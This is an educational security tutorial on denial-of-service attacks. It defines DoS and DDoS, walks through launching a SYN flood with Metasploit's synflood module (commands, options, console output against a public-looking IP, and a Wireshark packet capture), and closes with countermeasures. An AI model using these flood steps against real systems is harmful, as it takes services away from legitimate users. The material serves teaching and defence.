What is a denial of service attack (DoS) ?

A **Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack denies legitimate users (i.e. employees, members, or account holders) access to services.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

Case Study: eCitizen Attack
https://www.standardmedia.co.ke/article/2001478168/cs-kindiki-says-e-citizen-was-hit-with-massive-ddos-attack

How can you tell if a computer is experiencing a DoS attack?

While it can be difficult to separate an attack from other network connectivity errors or heavy bandwidth consumption, some characteristics may indicate an attack is underway.

Indicators of a DoS attack include:


- Atypically slow network performance such as long load times for files or websites

- The inability to load a particular website such as your web property

- A sudden loss of connectivity across devices on the same network

What is the difference between a DDoS attack and a DOS attack?

The distinguishing difference between DDoS and DoS is the number of connections utilized in the attack.



DoS utilizes a single connection, while a DDoS attack utilizes many sources of attack traffic.

How To Launch A DoS Attack By Using Metasploit Auxiliary

Metasploit

Metasploit is a testing platform that allows you to **find, exploit, and validate vulnerabilities**. Also, it provides the infrastructure, content, and tools to conduct penetration tests and comprehensive security auditing.


DoS Metasploit – Kali Linux

In this part, we are using Metasploit Auxilary SYN Flood to launch the attack “auxiliary/dos/tcp/synflood”.

SYN Flood

It is a type of **DoS attack** which use to send a huge amount of Sync to consume all the resources of the target system.

Let’s start by launching Metasploit by simply typing **msfconsole** in your terminal Window. It will take a couple of minutes to launch the console.




```
      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 >
```

Then use select the auxiliary “auxiliary/dos/tcp/synflood” by typing the following command.

msf > use auxiliary/dos/tcp/synflood

Once the auxiliary got loaded type **show options** to list all the options with the auxiliary. you can define the settings at your convenience.

msf > show options



```
       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > 
```

Now you can see you have all the available options that you can set.


To set an option just you have to typeset and the option name and option.
You have to set two main option
RHOST= target IP Address
RPORT=target PORT Address

set RHOST 192.168.20.6 (Enter your target computer IP)

set RPORT 80

Then to Launch the attack just type **exploit**, so that sync flooding will start.


exploit



```
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS ⇒ 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30

[*] SYN flooding 18.192.182.30:80 ...
```

Now Metasploit is flooding the target system with huge traffic.

We placed Wireshark in the target machine to show how many packets hit the machine.



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.    Time          Source          Destination     Protocol Length Info
 10115 73.433217397  70.140.250.124  18.192.182.30   TCP      54 29806 → 80 [SYN] Seq=0 Win=171 Len=0
 10116 73.433218098  70.140.250.124  18.192.182.30   TCP      54 56144 → 80 [SYN] Seq=0 Win=3928 Len=0
 10117 73.447023686  70.140.250.124  18.192.182.30   TCP      54 23573 → 80 [SYN] Seq=0 Win=1665 Len=0
 10118 73.447032308  70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 16512 → 80 [SYN] Seq=0 Win=1390 Len=0
 10119 73.447032979  70.140.250.124  18.192.182.30   TCP      54 40066 → 80 [SYN] Seq=0 Win=2910 Len=0
 10120 73.447033690  70.140.250.124  18.192.182.30   TCP      54 36609 → 80 [SYN] Seq=0 Win=328 Len=0
 10121 73.447034421  70.140.250.124  18.192.182.30   TCP      54 12196 → 80 [SYN] Seq=0 Win=2602 Len=0
 10122 73.447035152  70.140.250.124  18.192.182.30   TCP      54 44434 → 80 [SYN] Seq=0 Win=3535 Len=0
 10123 73.459851390  70.140.250.124  18.192.182.30   TCP      54 61997 → 80 [SYN] Seq=0 Win=1450 Len=0
 10124 73.459860462  70.140.250.124  18.192.182.30   TCP      54 7275 → 80 [SYN] Seq=0 Win=1187 Len=0
 10125 73.459861183  70.140.250.124  18.192.182.30   TCP      54 56457 → 80 [SYN] Seq=0 Win=431 Len=0
 10126 73.459861904  70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 55370 → 80 [SYN] Seq=0 Win=1977 Len=0
 10127 73.459862605  70.140.250.124  18.192.182.30   TCP      54 46272 → 80 [SYN] Seq=0 Win=2066 Len=0
 10128 73.467000097  70.140.250.124  18.192.182.30   TCP      54 31371 → 80 [SYN] Seq=0 Win=1182 Len=0
 10129 73.467007948  70.140.250.124  18.192.182.30   TCP      54 32909 → 80 [SYN] Seq=0 Win=38 Len=0
 10130 73.467008749  70.140.250.124  18.192.182.30   TCP      54 11843 → 80 [SYN] Seq=0 Win=984 Len=0
 10131 73.467009390  70.140.250.124  18.192.182.30   TCP      54 51843 → 80 [SYN] Seq=0 Win=1715 Len=0
 10132 73.467010071  70.140.250.124  18.192.182.30   TCP      54 33534 → 80 [SYN] Seq=0 Win=2997 Len=0
 10133 73.467010712  70.140.250.124  18.192.182.30   TCP      54 41002 → 80 [SYN] Seq=0 Win=2313 Len=0
 10134 73.467011342  70.140.250.124  18.192.182.30   TCP      54 18742 → 80 [SYN] Seq=0 Win=3900 Len=0
 10135 73.485504113  70.140.250.124  18.192.182.30   TCP      54 43175 → 80 [SYN] Seq=0 Win=67 Len=0
 10136 73.485512705  70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 26031 → 80 [SYN] Seq=0 Win=2332 Len=0
 10137 73.485513275  70.140.250.124  18.192.182.30   TCP      54 54735 → 80 [SYN] Seq=0 Win=1039 Len=0
 10138 73.485513836  70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 50427 → 80 [SYN] Seq=0 Win=1056 Len=0
 10139 73.485514327  70.140.250.124  18.192.182.30   TCP      54 61647 → 80 [SYN] Seq=0 Win=384 Len=0
 10140 73.485514918  70.140.250.124  18.192.182.30   TCP      54 32864 → 80 [SYN] Seq=0 Win=1069 Len=0
 10141 73.485515488  70.140.250.124  18.192.182.30   TCP      54 5404 → 80 [SYN] Seq=0 Win=3775 Len=0
 10142 73.485516069  70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 17455 → 80 [SYN] Seq=0 Win=3620 Len=0
 10143 73.485516550  70.140.250.124  18.192.182.30   TCP      54 38102 → 80 [SYN] Seq=0 Win=1674 Len=0
 10144 73.485517121  70.140.250.124  18.192.182.30   TCP      54 64756 → 80 [SYN] Seq=0 Win=2385 Len=0
 10145 73.485517902  70.140.250.124  18.192.182.30   TCP      54 22378 → 80 [SYN] Seq=0 Win=2909 Len=0
 10146 73.485518483  70.140.250.124  18.192.182.30   TCP      54 3922 → 80 [SYN] Seq=0 Win=3540 Len=0
 10147 73.485519053  70.140.250.124  18.192.182.30   TCP      54 3525 → 80 [SYN] Seq=0 Win=3281 Len=0
 10148 73.485519644  70.140.250.124  18.192.182.30   TCP      54 4277 → 80 [SYN] Seq=0 Win=929 Len=0

▸ Frame 1: 153 bytes on wire (1224 bits), 153 bytes captured (1224 bits) on interface eth0, id 0

0000  52 54 00 12 35 02 08 00  27 ab 08 1c 08 00 45 00   RT 5    '     E
0010  00 8b 79 91 40 00 01 11  e3 b2 0a 00 02 0f 08 08    y @
0020  08 08 ca 50 4a 73 00 77  1c a7 40 53 40 21 5d a0     PJs w
0030  b0 e6 45 3a f3 03 27 16  d1 53 34 24 6a 01 85 91    E: c/   S4$j
0040  76 f5 59 53 53 f6 ea 69  dc 31 7f 5d 27 ef 0b df   v YSS  i  1 ]'
0050  b2 f4 2f 0e 22 bb 1d d1  e2 4a 39 73 47 df b6 70     / "     J9sG  p
0060  f3 ca 6b 2c e6 66 2d 38  1d 5f c6 8f 0f ea bb 86     k, f-8  _
0070  0b 33 de 0c 45 1c f8 b1  be ce a7 e5 f3 27 16 c2    3  E         '
0080  46 db ee 15 41 b3 cf d8  5b c1 bd e0 0f 69 dd c8   F   A   [    i
0090  92 ad 76 a2 1b f6 4c f8  be                          v   L
```

Dos/DDos Countermeasures

1. Real-time, adaptive threat monitoring: Monitoring can help pinpoint potential threats by analyzing network traffic patterns, monitoring traffic spikes or other unusual activity, and adapting to defend against malicious requests. Wireshark Can be used in traffic monitoring

2. Web application firewall (WAF): A WAF helps block attacks by using customizable policies to filter, inspect, and block malicious HTTP traffic between web applications and the Internet. With a WAF, organizations can enforce a positive and negative security model that controls incoming traffic from specific locations and IP addresses.
Check Https://sucuri.net/

3. IP Blocking: Protection against DDoS attacks by IP address blocking is one of the most common ways to combat malicious traffic. It is based on identifying attacking IP addresses and blocking them to prevent access to the target

Useful Links
Https://www.hackingarticles.in/perform-dos-attack-metasploitable-3/
Https://www.youtube.com/watch?v=SWietOoDB_k